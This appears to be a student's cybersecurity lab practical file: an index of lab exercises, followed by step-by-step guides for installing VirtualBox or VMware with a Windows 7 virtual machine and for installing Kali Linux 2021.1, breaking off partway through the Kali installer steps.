PRACTICAL NO.	**AIM OF PRACTICAL**	**DATE ON WHICH CONDUCTED**	**TEACHER'S SIGNATURE**
1.	To Install Kali Linux		
2.	To Install Windows 7		
3.	To Implement all commands on NMAP for Network Scanning		
4.	To Implement ARP Spoofing		
5.	To Implement Nessus basic Scan		
6.	To Perform DNS Spoofing Attack		
7.	To use Metasploit framework to exploit system		
8.	Implementation of Foot Printing Lab		
9.	Implementation of Cryptography Labs		
10.	Implementation of File System Security		
11.	Implementation of Network Security Tools and Technologies Lab		

EXPERIMENT -01

AIM- Installation of virtual box and windows 7

VirtualBox is a cross-platform virtualization application. What does that mean? For one thing, it installs on your existing Intel or AMD-based computers, whether they are running Windows, Mac, Linux or Solaris operating systems. Secondly, it extends the capabilities of your existing computer so that it can run multiple operating systems (inside multiple virtual machines) at the same time. So, for example, you can run Windows and Linux on your Mac, run Windows Server 2008 on your Linux server, run Linux on your Windows PC, and so on, all alongside your existing applications. You can install and run as many virtual machines as you like -- the only practical limits are disk space and memory.

VirtualBox is deceptively simple yet also very powerful. It can run everywhere from small embedded systems or desktop class machines all the way up to datacentre deployments and even Cloud environments.


The following screenshot shows you how VirtualBox, installed on a Mac computer, is running Windows 8 in a virtual machine window:

STEPS FOR INSTALLATION OF VIRTUAL BOX: -

PART-1: CREATE THE VIRTUAL MACHINE


STEP-1: Download VirtualBox. VirtualBox from Oracle is available for free from the developer's website. Make sure that you download the correct version for your operating system.

- There are multiple choices for Linux or Windows versions. Choose the package that matches your Linux or Windows distribution or use the "All distributions" option if your Linux distribution is not listed.




STEP-2: Install the VirtualBox program. If you are using Windows, double-click the setup file and follow the prompts to install. If you are using a Mac, open the DMG file that you downloaded and drag the VirtualBox file to your Applications folder.

- During the Windows installation, keep all the options set to their default.



STEP-3: Start the program. VirtualBox allows you to manage your various virtual machines, and easily create new ones. You can run VirtualBox directly from the installation program, or you can start it from the desktop icon.




STEP-4: Gather your installation disc(s). When creating a virtual machine, you will need to install the operating system just like you would on a regular computer. This means that you will need the installation discs for the operating system you want to install on the virtual machine.

- If you download the ISO file for the installation disc, you can burn it to a blank DVD, or install it directly from the ISO file.


PART-2: Windows installation in Virtual Box

- **To Install Windows 7 inside of VMware Workstation**
- Download and install VM ware
- Insert the Windows 7 install DVD into your drive
- Run VMware Workstation 7.0 from the Start menu
- Click **New Virtual Machine**




- Choose **Typical** and click **Next**


- Choose the option **Installer Disc** and ensure that the optical drive that has the Windows 7 installation DVD is selected.
  Note: If you have Windows 7 as an ISO image, choose the option labelled: Installed disc image file (iso)




- A convenient new feature is the ability to specify your Windows 7 product key prior to starting the installation to allow for a fully-unattended install. No more coming back to your computer an hour later after you think the installation finished only to find it stuck on a screen asking for a serial number!
  Go ahead and enter your **Windows product key** and **Full name**. The password is optional. Click **Next**.




- Now it is time to name the virtual machine and choose the location. We will keep the default location and name the VM **Windows 7 Pro**




- VMware needs to know how hard drive space to allocate to the Windows 7 disk. Lets stick with the 40.0 GB default and click **Next**.




Now you will be presented with a summary screen that shows all the VM configuration parameters. Don't worry, you can change most of these at any time! Click **Finish** to begin the installation!




- The virtual machine will now boot up and load the Windows 7 installer from the DVD. If you need to step away from the computer, go ahead, no more user-intervention is needed.




- The installer will now copy files… This will take a while…




- Your system will reboot…



- And continue installing…



- And about 30 minutes later, its all done!



- Now is a great time to save the state of your VM by taking a snapshot. This way, if you shut down VMware, you don't have to start all over again! Right click on *Windows 7 Pro* in the left panel and choose **Take Snapshot**

EXPERIMENT -02


AIM- Installation of Kali Linux

Kali is an operating system based on Debian that is used by security experts called penetration testers to test the security of hardened systems. Kali comes with an extensive list of tools that you can use to test how secure your server is, ranging from testing anti-virus software to social engineering attacks and malware. This operating system is for intermediate to advance users and while it does come with the Gnome Desktop Environment, most of its features will require you to be proficient in the use of the terminal. Don't let that scare you, the terminal is often easier and quicker than graphical user interfaces.

Let's get started; Install Kali Linux 2021.1:

Step 1: Create a USB installer

First thing is first, you are going to need to boot into a USB installer to start the installation process. This involves two parts; first, download a copy of Kali Linux 2021.1 from their Official Website. There are two versions of the ISO, one is an installer, the other is for the live version of kali. Choose the one labelled installer.



Then download Rufus which is the tool you will need to create your USB installer with a few simple clicks. Click here to download version 3.13 of Rufus or go to Rufus.ie and download the latest version.


Step 2: Boot to the USB drive

Make sure your recently created USB installer is plugged into the computer you would like to install Kali Linux 2021.1 into then power it on and as it boots continuously tap either the F10 or F12 (depends on your computer) function key on your keyboard to enter the boot menu then choose your USB drive to boot into.

Step 3: Start the installation


The Kali USB installer unlike many Linux distro's does not come with a version of the operating system already installed on the USB drive called "live USB". If you would like to run Kali as a live USB you will need to create a bootable USB from the live ISO available on the Kali Downloads page.

You can choose "Graphical install" to get started; If you run into any problems then select the regular "Install" option.




Next, pick your desired language and click continue. Then choose your location before you continue; then 